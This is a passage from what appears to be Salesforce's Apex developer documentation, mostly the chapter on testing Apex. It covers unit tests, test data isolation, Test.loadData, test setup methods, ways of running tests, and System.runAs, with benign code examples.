18:12:34:930 USER_DEBUG [9]|DEBUG|Stack trace:
Class.EmployeeUtilityClass.insertMerchandise: line 22, column 1
```

A few items of interest:

- The cause of MerchandiseException is the DmlException. You can see the DmlException message also that states that required fields were missing.
- The stack trace is line 22, which is the second time an exception was thrown. It corresponds to the throw statement of MerchandiseException.

  ```
  throw new MerchandiseException('Merchandise item could not be inserted.', e);
  ```

CHAPTER 13 Testing Apex

In this chapter ...

Apex provides a testing framework that allows you to write unit tests, run your tests, check test results, and have code coverage results.

This chapter provides covers unit tests, data visibility for tests, as well as the tools that are available on the Force.com platform for testing Apex. Testing best practices and a testing example are also provided.

Understanding Testing in Apex

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

Why Test Apex?

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected, that there are no unexpected behaviors, your customers are going to trust you more.

There are two ways of testing an application. One is through the Salesforce user interface, important, but merely testing through the user interface will not catch all of the use cases for your application. The other way is to test for bulk functionality: up to 200 records can be passed through your code if it's invoked using SOAP API or by a Visualforce standard set controller.

An application is seldom finished. You will have additional releases of it, where you change and extend functionality. If you have written comprehensive tests, you can ensure that a regression is not introduced with any new functionality.

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

Salesforce runs all tests in all organizations that have Apex code to verify that no behavior has been altered as a result of any service upgrades.

What to Test in Apex

Salesforce recommends that you write tests for the following:

Single action
Test to verify that a single record produces the correct, expected result.

Bulk actions
Any Apex code, whether a trigger, a class or an extension, may be invoked for 1 to 200 records. You must test not only the single record case, but the bulk cases as well.

Positive behavior
Test to verify that the expected behavior occurs through every expected permutation, that is, that the user filled out everything correctly and did not go past the limits.

Negative behavior
There are likely limits to your applications, such as not being able to add a future date, not being able to specify a negative amount, and so on. You must test for the negative case and verify that the error messages are correctly produced as well as for the positive, within the limits cases.

Restricted user
Test whether a user with restricted access to the sObjects used in your code sees the expected behavior. That is, whether they can run the code or receive error messages.

Note: Conditional and ternary operators are not considered executed unless both the positive and negative branches are executed.

For examples of these types of tests, see Testing Example on page 533.

What are Apex Unit Tests?

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

For example:

```
@isTest
private class myClass {
     static testMethod void myTest() {
        // code_block
    }
}
```

This is the same test class as in the previous example but it defines the test method with the `isTest` annotation instead.

```
@isTest
private class myClass {
    @isTest static void myTest() {
        // code_block
    }
}
```

Use the `isTest` annotation to define classes and methods that only contain code used for testing your application. The `isTest` annotation on methods is equivalent to the `testMethod` keyword.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 3 MB for all Apex code.

This is an example of a test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
   }

   @isTest static void test2() {
      // Implement test code
```

```
    }

}
```

Classes and methods defined as `isTest` can be either `private` or `public`. The access level of test classes methods doesn't matter. This means you don't need to add an access modifier when defining a test class or test methods. The default access level in Apex is private. The testing framework can always find the test methods and execute them, regardless of their access level.

Classes defined as `isTest` must be top-level classes and can't be interfaces or enums.

Methods of a test class can only be called from a running test, that is, a test method or code invoked by a test method, and can't be called by a non-test request.

This example shows a class and its corresponding test class. This is the class to be tested. It contains two methods and a constructor.

```
public class TVRemoteControl {
    // Volume to be modified
    Integer volume;
    // Constant for maximum volume value
    static final Integer MAX_VOLUME = 50;

    // Constructor
    public TVRemoteControl(Integer v) {
        // Set initial value for volume
        volume = v;
    }

    public Integer increaseVolume(Integer amount) {
        volume += amount;
        if (volume > MAX_VOLUME) {
            volume = MAX_VOLUME;
        }
        return volume;
    }

    public Integer decreaseVolume(Integer amount) {
        volume -= amount;
        if (volume < 0) {
            volume = 0;
        }
        return volume;
    }

    public static String getMenuOptions() {
        return 'AUDIO SETTINGS - VIDEO SETTINGS';
    }

}
```

This is the corresponding test class. It contains four test methods. Each method in the previous class is called. Although this would have been enough for test coverage, the test methods in the test class perform additional testing to verify boundary conditions.

```
@isTest
class TVRemoteControlTest {
    @isTest static void testVolumeIncrease() {
        TVRemoteControl rc = new TVRemoteControl(10);
```

```
        Integer newVolume = rc.increaseVolume(15);
        System.assertEquals(25, newVolume);
    }

    @isTest static void testVolumeDecrease() {
        TVRemoteControl rc = new TVRemoteControl(20);
        Integer newVolume = rc.decreaseVolume(15);
        System.assertEquals(5, newVolume);
    }

    @isTest static void testVolumeIncreaseOverMax() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(100);
        System.assertEquals(50, newVolume);
    }

    @isTest static void testVolumeDecreaseUnderMin() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.decreaseVolume(100);
        System.assertEquals(0, newVolume);
    }

    @isTest static void testGetMenuOptions() {
        // Static method call. No need to create a class instance.
        String menu = TVRemoteControl.getMenuOptions();
        System.assertNotEquals(null, menu);
        System.assertNotEquals('', menu);
    }
}
```

Unit Test Considerations

Here are some things to note about unit tests.

- Starting with Salesforce API 28.0, test methods can no longer reside in non-test classes and must be part of classes annotated with `isTest`. See the `TestVisible` annotation to learn how you can access private class members from a test class.
- Test methods can't be used to test Web service callouts. Instead, use mock callouts. See Testing Web Service Callouts and Testing HTTP Callouts.
- You can't send email messages from a test method.
- Since test methods don't commit data created in the test, you don't have to delete test data upon completion.
- If a test class contains a static member variable, and the variable's value is changed in a testSetup or test method, the new value isn't preserved. Other test methods in this class get the original value of the static member variable. This behavior also applies when the static member variable is defined in another class and accessed in test methods.
- For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.
- Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records.

Similarly, field history tracking records (such as AccountHistory) can't be created in test methods because they require other sObject records to be committed first (for example, Account).

SEE ALSO:

IsTest Annotation

Accessing Private Test Class Members

Test methods are defined in a test class, separate from the class they test. This can present a problem when having to access a private class member variable from the test method, or when calling a private method. Because these are private, they aren't visible to the test class. You can either modify the code in your class to expose public methods that will make use of these private class members, or you can simply annotate these private class members with `TestVisible`. When you annotate private or protected members with this annotation, they can be accessed by test methods and only code running in test context.

This example shows how `TestVisible` is used with private member variables, a private inner class with a constructor, a private method, and a private custom exception. All these can be accessed in the test class because they're annotated with `TestVisible`. The class is listed first and is followed by a test class containing the test methods.

```
public class VisibleSampleClass {
    // Private member variables
    @TestVisible private Integer recordNumber = 0;
    @TestVisible private String areaCode = '(415)';
    // Public member variable
    public Integer maxRecords = 1000;

    // Private inner class
    @TestVisible class Employee {
        String fullName;
        String phone;

        // Constructor
        @TestVisible Employee(String s, String ph) {
            fullName = s;
            phone = ph;
        }
    }

    // Private method
    @TestVisible private String privateMethod(Employee e) {
        System.debug('I am private.');
        recordNumber++;
        String phone = areaCode + ' ' + e.phone;
        String s = e.fullName + '\'s phone number is ' + phone;
        System.debug(s);
        return s;
    }

    // Public method
    public void publicMethod() {
        maxRecords++;
        System.debug('I am public.');
    }
```

```
    // Private custom exception class
    @TestVisible private class MyException extends Exception {}
}
```

```
// Test class for VisibleSampleClass
@isTest
private class VisibleSampleClassTest {

    // This test method can access private members of another class
    // that are annotated with @TestVisible.
    static testmethod void test1() {
        VisibleSampleClass sample = new VisibleSampleClass ();

        // Access private data members and update their values
        sample.recordNumber = 100;
        sample.areaCode = '(510)';

        // Access private inner class
        VisibleSampleClass.Employee emp =
            new VisibleSampleClass.Employee('Joe Smith', '555-1212');

        // Call private method
        String s = sample.privateMethod(emp);

        // Verify result
        System.assert(
            s.contains('(510)') &&
            s.contains('Joe Smith') &&
            s.contains('555-1212'));
    }

    // This test method can throw private exception defined in another class
    static testmethod void test2() {
        // Throw private exception.
        try {
            throw new VisibleSampleClass.MyException('Thrown from a test.');
        } catch(VisibleSampleClass.MyException e) {
            // Handle exception
        }
    }

    static testmethod void test3() {
        // Access public method.
        // No @TestVisible is used.
        VisibleSampleClass sample = new VisibleSampleClass ();
        sample.publicMethod();
    }

}
```

The `TestVisible` annotation can be handy when you upgrade the Salesforce API version of existing classes containing mixed test and non-test code. Because test methods aren't allowed in non-test classes starting in API version 28.0, you must move the test methods from the old class into a new test class (a class annotated with `isTest`) when you upgrade the API version of your class. You might

run into visibility issues when accessing private methods or member variables of the original class. In this case, just annotate these private members with `TestVisible`.

Understanding Test Data

Apex test data is transient and isn't committed to the database.

This means that after a test method finishes execution, the data inserted by the test doesn't persist in the database. As a result, there is no need to delete any test data at the conclusion of a test. Likewise, all the changes to existing records, such as updates or deletions, don't persist. This transient behavior of test data makes the management of data easier as you don't have to perform any test data cleanup. At the same time, if your tests access organization data, this prevents accidental deletions or modifications to existing records.

By default, existing organization data isn't visible to test methods, with the exception of certain setup objects. You should create test data for your test methods whenever possible. However, test code saved against Salesforce API version 23.0 or earlier has access to all data in the organization. Data visibility for tests is covered in more detail in the next section.

Isolation of Test Data from Organization Data in Unit Tests

Starting with Apex code saved using Salesforce API version 24.0 and later, test methods don't have access by default to pre-existing data in the organization, such as standard objects, custom objects, and custom settings data, and can only access data that they create. However, objects that are used to manage your organization or metadata objects can still be accessed in your tests such as:

- User
- Profile
- Organization
- AsyncApexJob
- CronTrigger
- RecordType
- ApexClass
- ApexTrigger
- ApexComponent
- ApexPage

Whenever possible, you should create test data for each test. You can disable this restriction by annotating your test class or test method with the `IsTest(SeeAllData=true)` annotation.

Test code saved using Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged.

Data Access Considerations

- If a new test method saved using Salesforce API version 24.0 or later calls a method in another class saved using version 23.0 or earlier, the data access restrictions of the caller are enforced in the called method; that is, the called method won't have access to organization data because the caller doesn't, even though it was saved in an earlier version.
- The `IsTest(SeeAllData=true)` annotation has no effect when added to Apex code saved using Salesforce API version 23.0 and earlier.
- This access restriction to test data applies to all code running in test context. For example, if a test method causes a trigger to execute and the test can't access organization data, the trigger won't be able to either.
- If a test makes a Visualforce request, the executing test stays in test context but runs in a different thread, so test data isolation is no longer enforced. In this case, the test will be able to access all data in the organization after initiating the Visualforce request.

However, if the Visualforce request performs a callback, such as a JavaScript remoting call, any data inserted by the callback won't be visible to the test.

- For Apex saved using Salesforce API version 27.0 and earlier, the VLOOKUP validation rule function always looks up data in the organization, in addition to test data, when fired by a running Apex test. Starting with version 28.0, the VLOOKUP validation rule function no longer accesses organization data from a running Apex test and looks up only data created by the test, unless the test class or method is annotated with `IsTest(SeeAllData=true)`.
- There might be some cases where you can't create certain types of data from your test method because of specific limitations. Here are some examples of such limitations.
  - Some standard objects aren't createable. For more information on these objects, see the *Object Reference for Salesforce and Force.com*.
  - For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names. This happens whether or not your test is annotated with `IsTest(SeeAllData=true)`.
  - Records that are created only after related records are committed to the database, like tracked changes in Chatter. Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records. Similarly, field history tracking records (such as AccountHistory) can't be created in test methods because they require other sObject records to be committed first (for example, Account).

Using the isTest(SeeAllData=true) Annotation

Annotate your test class or test method with `IsTest(SeeAllData=true)` to open up data access to records in your organization.

This example shows how to define a test class with the `isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }


    // Like the previous method, this test method can also access all data
```

```
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

This second example shows how to apply the `isTest(SeeAllData=true)` annotation on a test method. Because the class that the test method is contained in isn't defined with this annotation, you have to apply this annotation on the test method to enable access to all data for that test method. The second test method doesn't have this annotation, so it can access only the data it creates in addition to objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

Considerations for the `IsTest(SeeAllData=true)` Annotation

- If a test class is defined with the `isTest(SeeAllData=true)` annotation, this annotation applies to all its test methods whether the test methods are defined with the `@isTest` annotation or the `testmethod` keyword.
- The `isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, using `isTest(SeeAllData=false)` on a method doesn't restrict organization data access for that method if the containing class has already been defined with the `isTest(SeeAllData=true)` annotation. In this case, the method will still have access to all the data in the organization.

Loading Test Data

Using the `Test.loadData` method, you can populate data in your test methods without having to write many lines of code.

Simply, add the data in a .csv file, create a static resource for this file, and then call `Test.loadData` within your test method by passing it the sObject type token and the static resource name. For example, for Account records and a static resource name of *myResource*, make the following call:

```
List<sObject> ls = Test.loadData(Account.sObjectType, 'myResource');
```

The `Test.loadData` method returns a list of sObjects that correspond to each record inserted.

You must create the static resource prior to calling this method. The static resource is a comma-delimited file ending with a .csv extension. The file contains field names and values for the test records. The first line of the file must contain the field names and subsequent lines are the field values. To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Once you create a static resource for your .csv file, the static resource will be assigned a MIME type. Supported MIME types are:

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

`Test.loadData` Example

The following are steps for creating a sample .csv file and a static resource, and calling `Test.loadData` to insert the test records.

1. Create a .csv file that has the data for the test records. This is a sample .csv file with three account records. You can use this sample content to create your .csv file.

   ```
   Name,Website,Phone,BillingStreet,BillingCity,BillingState,BillingPostalCode,BillingCountry
   sForceTest1,http://www.sforcetest1.com,(415) 901-7000,The Landmark @ One Market,San
   Francisco,CA,94105,US
   sForceTest2,http://www.sforcetest2.com,(415) 901-7000,The Landmark @ One Market Suite
   300,San Francisco,CA,94105,US
   sForceTest3,http://www.sforcetest3.com,(415) 901-7000,1 Market St,San
   Francisco,CA,94105,US
   ```

2. Create a static resource for the .csv file:
   a. Click **Develop** > **Static Resources**, and then **New Static Resource**.
   b. Name your static resource *testAccounts*.
   c. Choose the file you just created.
   d. Click **Save**.

3. Call `Test.loadData` in a test method to populate the test accounts.

   ```
   @isTest
   private class DataUtil {
       static testmethod void testLoadData() {
           // Load the test accounts from the static resource
           List<sObject> ls = Test.loadData(Account.sObjectType, 'testAccounts');
           // Verify that all 3 test accounts were created
           System.assert(ls.size() == 3);

           // Get first test account
           Account a1 = (Account)ls[0];
           String acctName = a1.Name;
   ```

```
        System.debug(acctName);

        // Perform some testing using the test records
    }
}
```

Common Test Utility Classes for Test Data Creation

Common test utility classes are public test classes that contain reusable code for test data creation.

Public test utility classes are defined with the `isTest` annotation, and as such, are excluded from the organization code size limit and execute in test context. They can be called by test methods but not by non-test code.

The methods in the public test utility class are defined the same way methods are in non-test classes. They can take parameters and can return a value. The methods should be declared as public or global to be visible to other test classes. These common methods can be called by any test method in your Apex classes to set up test data before running the test. While you can create public methods for test data creation in a regular Apex class, without the `isTest` annotation, you don't get the benefit of excluding this code from the organization code size limit.

This is an example of a test utility class. It contains one method, `createTestRecords`, which accepts the number of accounts to create and the number of contacts per account. The next example shows a test method that calls this method to create some data.

```
@isTest
public class TestDataFactory {
    public static void createTestRecords(Integer numAccts, Integer numContactsPerAcct) {
        List<Account> accts = new List<Account>();

        for(Integer i=0;i<numAccts;i++) {
            Account a = new Account(Name='TestAccount' + i);
            accts.add(a);
        }
        insert accts;

        List<Contact> cons = new List<Contact>();
        for (Integer j=0;j<numAccts;j++) {
            Account acct = accts[j];
            // For each account just inserted, add contacts
            for (Integer k=numContactsPerAcct*j;k<numContactsPerAcct*(j+1);k++) {
                cons.add(new Contact(firstname='Test'+k,
                                     lastname='Test'+k,
                                     AccountId=acct.Id));
            }
        }
        // Insert all contacts for all accounts
        insert cons;
    }
}
```

The test method in this class calls the test utility method, `createTestRecords`, to create five test accounts with three contacts each.

```
@isTest
private class MyTestClass {
    static testmethod void test1() {
```

```
        TestDataFactory.createTestRecords(5,3);
        // Run some tests
    }
}
```

Using Test Setup Methods

Use test setup methods (methods that are annotated with `@testSetup`) to create test records once and then access them in every test method in the test class. Test setup methods can be time-saving when you need to create reference or prerequisite data for all test methods, or a common set of records that all test methods operate on.

Test setup methods can reduce test execution times especially when you're working with many records. Test setup methods enable you to create common test data easily and efficiently. By setting up records once for the class, you don't need to re-create records for each test method. Also, because the rollback of records that are created during test setup happens at the end of the execution of the entire class, the number of records that are rolled back is reduced. As a result, system resources are used more efficiently compared to creating those records and having them rolled back for each test method.

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

Example

The following example shows how to create test records once and then access them in multiple test methods. Also, the example shows how changes that are made in the first test method are rolled back and are not available to the second test method.

```
@isTest
private class CommonTestSetup {

    @testSetup static void setup() {
        // Create common test accounts
        List<Account> testAccts = new List<Account>();
        for(Integer i=0;i<2;i++) {
            testAccts.add(new Account(Name = 'TestAcct'+i));
        }
        insert testAccts;
    }

    @isTest static void testMethod1() {
        // Get the first test account by using a SOQL query
        Account acct = [SELECT Id FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Modify first account
```

```
        acct.Phone = '555-1212';
        // This update is local to this test method only.
        update acct;

        // Delete second account
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // This deletion is local to this test method only.
        delete acct2;

        // Perform some testing
    }

    @isTest static void testMethod2() {
        // The changes made by testMethod1() are rolled back and
        // are not visible to this test method.
        // Get the first account by using a SOQL query
        Account acct = [SELECT Phone FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Verify that test account created by test setup method is unaltered.
        System.assertEquals(null, acct.Phone);

        // Get the second account by using a SOQL query
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // Verify test account created by test setup method is unaltered.
        System.assertNotEquals(null, acct2);

        // Perform some testing
    }

}
```

Test Setup Method Considerations

- Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.
- Multiple test setup methods are allowed in a test class, but the order in which they're executed by the testing framework isn't guaranteed.
- If a fatal error occurs during the execution of a test setup method, such as an exception that's caused by a DML operation or an assertion failure, the entire test class fails, and no further tests in the class are executed.
- If a test setup method calls a non-test method of another class, no code coverage is calculated for the non-test method.

Running Unit Test Methods

You can run unit tests for:

- A specific class
- A subset of classes
- All unit tests in your organization


To run a test, use any of the following:

- The Salesforce user interface
- The Force.com IDE
- The Force.com Developer Console
- The API

All Apex tests that are started from the Salesforce user interface (including the Developer Console) run asynchronously and in parallel. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes that you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the organization. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

Running Tests Through the Salesforce User Interface

You can run unit tests on the Apex Test Execution page. Tests started on this page run asynchronously, that is, you don't have to wait for a test class execution to finish. The Apex Test Execution page refreshes the status of a test and displays the results after the test completes.



To use the Apex Test Execution page:

1. From Setup, click **Develop** > **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See "Managing Apex Classes" in the Salesforce Help.

3. Select the tests to run. The list of tests includes only classes that contain test methods.
   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Note: Classes with tests currently running don't appear in the list.

4. Click **Run**.

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console.

From Setup, click **Develop** > **Apex Test Execution** > **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

Running Tests Using the Force.com IDE

In addition, you can execute tests with the Force.com IDE (see `https://developer.salesforce.com/page/Apex_Toolkit_for_Eclipse`).

Running Tests Using the Force.com Developer Console

The Developer Console enables you to create test runs to execute tests in specific test classes, or to run all tests. The Developer Console runs tests asynchronously in the background allowing you to work in other areas of the Developer Console while tests are running. Once the tests finish execution, you can inspect the test results in the Developer Console. Also, you can inspect the overall code coverage for classes covered by the tests.

You can open the Developer Console in the Salesforce application from *`Your Name`* > **Developer Console**. For more details, check out the Developer Console documentation in the Salesforce online help.

Running Tests Using the API

You can use the `runTests()` call from the SOAP API to run tests synchronously:

```
RunTestsResult[] runTests(RunTestsRequest ri)
```

This call allows you to run all tests in all classes, all tests in a specific namespace, or all tests in a subset of classes in a specific namespace, as specified in the RunTestsRequest object. It returns the following:

- Total number of tests that ran
- Code coverage statistics (described below)
- Error information for each failed test
- Information for each test that succeeds
- Time it took to run the test

For more information on `runTests()`, see the WSDL located at `https://`***`your_salesforce_server`***`/services/wsdl/apex`, where ***`your_salesforce_server`*** is equivalent to the server on which your organization is located, such as `na1.salesforce.com`.

Though administrators in a Salesforce production organization cannot make changes to Apex code using the Salesforce user interface, it is still important to use `runTests()` to verify that the existing unit tests run to completion after a change is made, such as adding a unique constraint to an existing field. Salesforce production organizations must use the `compileAndTest` SOAP API call to make changes to Apex code. For more information, see Deploying Apex on page 544.

For more information on `runTests()`, see SOAP API and SOAP Headers for Apex on page 2198.

You can also run tests using the Tooling REST API. Use the `/runTestsAsynchronous/` and `/runTestsSynchronous/` endpoints to run tests asynchronously or synchronously. For usage details, see "Use Tooling API with REST" in the *Force.com Tooling API Developer's Guide*

Running Tests Using `ApexTestQueueItem`

Note: The API for asynchronous test runs is a Beta release.

You can run tests asynchronously using `ApexTestQueueItem` and `ApexTestResult`. Using these objects and Apex code to insert and query the objects, you can add tests to the Apex job queue for execution and check the results of completed test runs. This enables you to not only start tests asynchronously but also schedule your tests to execute at specific times by using the Apex scheduler. See Apex Scheduler for more information.

To start an asynchronous execution of unit tests and check their results, use these objects:

- ApexTestQueueItem: Represents a single Apex class in the Apex job queue.
- ApexTestResult: Represents the result of an Apex test method execution.

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class. After the job executes, `ApexTestResult` contains the result for each single test method executed as part of the test.

To abort a class that is in the Apex job queue, perform an update operation on the `ApexTestQueueItem` object and set its `Status` field to Aborted.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

The maximum number of test queue items, and hence classes, that you can insert in the Apex job queue is the greater of 500 or 10 multiplied by the number of test classes in the organization. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

This example shows how to use DML operations to insert and query the `ApexTestQueueItem` and `ApexTestResult` objects. The `enqueueTests` method inserts queue items for all classes that end with Test. It then returns the parent job ID of one queue item, which is the same for all queue items because they were inserted in bulk. The `checkClassStatus` method retrieves all the queue items that correspond to the specified job ID. It then queries and outputs the name, job status, and pass rate for each class. The `checkMethodStatus` method gets information of each test method that was executed as part of the job.

```
public class TestUtil {

    // Enqueue all classes ending in "Test".
    public static ID enqueueTests() {
        ApexClass[] testClasses =
           [SELECT Id FROM ApexClass
            WHERE Name LIKE '%Test'];
        if (testClasses.size() > 0) {
            ApexTestQueueItem[] queueItems = new List<ApexTestQueueItem>();
            for (ApexClass cls : testClasses) {
                queueItems.add(new ApexTestQueueItem(ApexClassId=cls.Id));
            }

            insert queueItems;

            // Get the job ID of the first queue item returned.
            ApexTestQueueItem item =
               [SELECT ParentJobId FROM ApexTestQueueItem
                WHERE Id=:queueItems[0].Id LIMIT 1];
            return item.parentjobid;
        }
        return null;
```

```
    }

    // Get the status and pass rate for each class
    // whose tests were run by the job.
    // that correspond to the specified job ID.
    public static void checkClassStatus(ID jobId) {
        ApexTestQueueItem[] items =
           [SELECT ApexClass.Name, Status, ExtendedStatus
            FROM ApexTestQueueItem
            WHERE ParentJobId=:jobId];
        for (ApexTestQueueItem item : items) {
            String extStatus = item.extendedstatus == null ? '' : item.extendedStatus;
            System.debug(item.ApexClass.Name + ': ' + item.Status + extStatus);
        }
    }

    // Get the result for each test method that was executed.
    public static void checkMethodStatus(ID jobId) {
        ApexTestResult[] results =
           [SELECT Outcome, ApexClass.Name, MethodName, Message, StackTrace
            FROM ApexTestResult
            WHERE AsyncApexJobId=:jobId];
        for (ApexTestResult atr : results) {
            System.debug(atr.ApexClass.Name + '.' + atr.MethodName + ': ' + atr.Outcome);

            if (atr.message != null) {
                System.debug(atr.Message + '\n at ' + atr.StackTrace);
            }
        }
    }
}
```

SEE ALSO:

Testing and Code Coverage

Using the `runAs` Method

Generally, all Apex code runs in system mode, where the permissions and record sharing of the current user are not taken into account. The system method `runAs` enables you to write test methods that change the user context to an existing user or a new user so that the user's record sharing is enforced. The `runAs` method doesn't enforce user permissions or field-level permissions, only record sharing.

You can use `runAs` only in test methods. The original system context is started again after all `runAs` test methods complete.

The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

Note: Every call to `runAs` counts against the total number of DML statements issued in the process.

In the following example, a new test user is created, then code is run as that user, with that user's record sharing access:

```
@isTest
private class TestRunAs {
```

```
   public static testMethod void testRunAs() {
      // Setup test data
      // This code runs as the system user
      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u = new User(Alias = 'standt', Email='standarduser@testorg.com',
      EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
      LocaleSidKey='en_US', ProfileId = p.Id,
      TimeZoneSidKey='America/Los_Angeles', UserName='standarduser@testorg.com');

      System.runAs(u) {
         // The following code runs as user 'u'
         System.debug('Current User: ' + UserInfo.getUserName());
         System.debug('Current Profile: ' + UserInfo.getProfileId());
      }
   }
}
```

You can nest more than one `runAs` method. For example:

```
@isTest
private class TestRunAs2 {

   public static testMethod void test2() {

      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u2 = new User(Alias = 'newUser', Email='newuser@testorg.com',
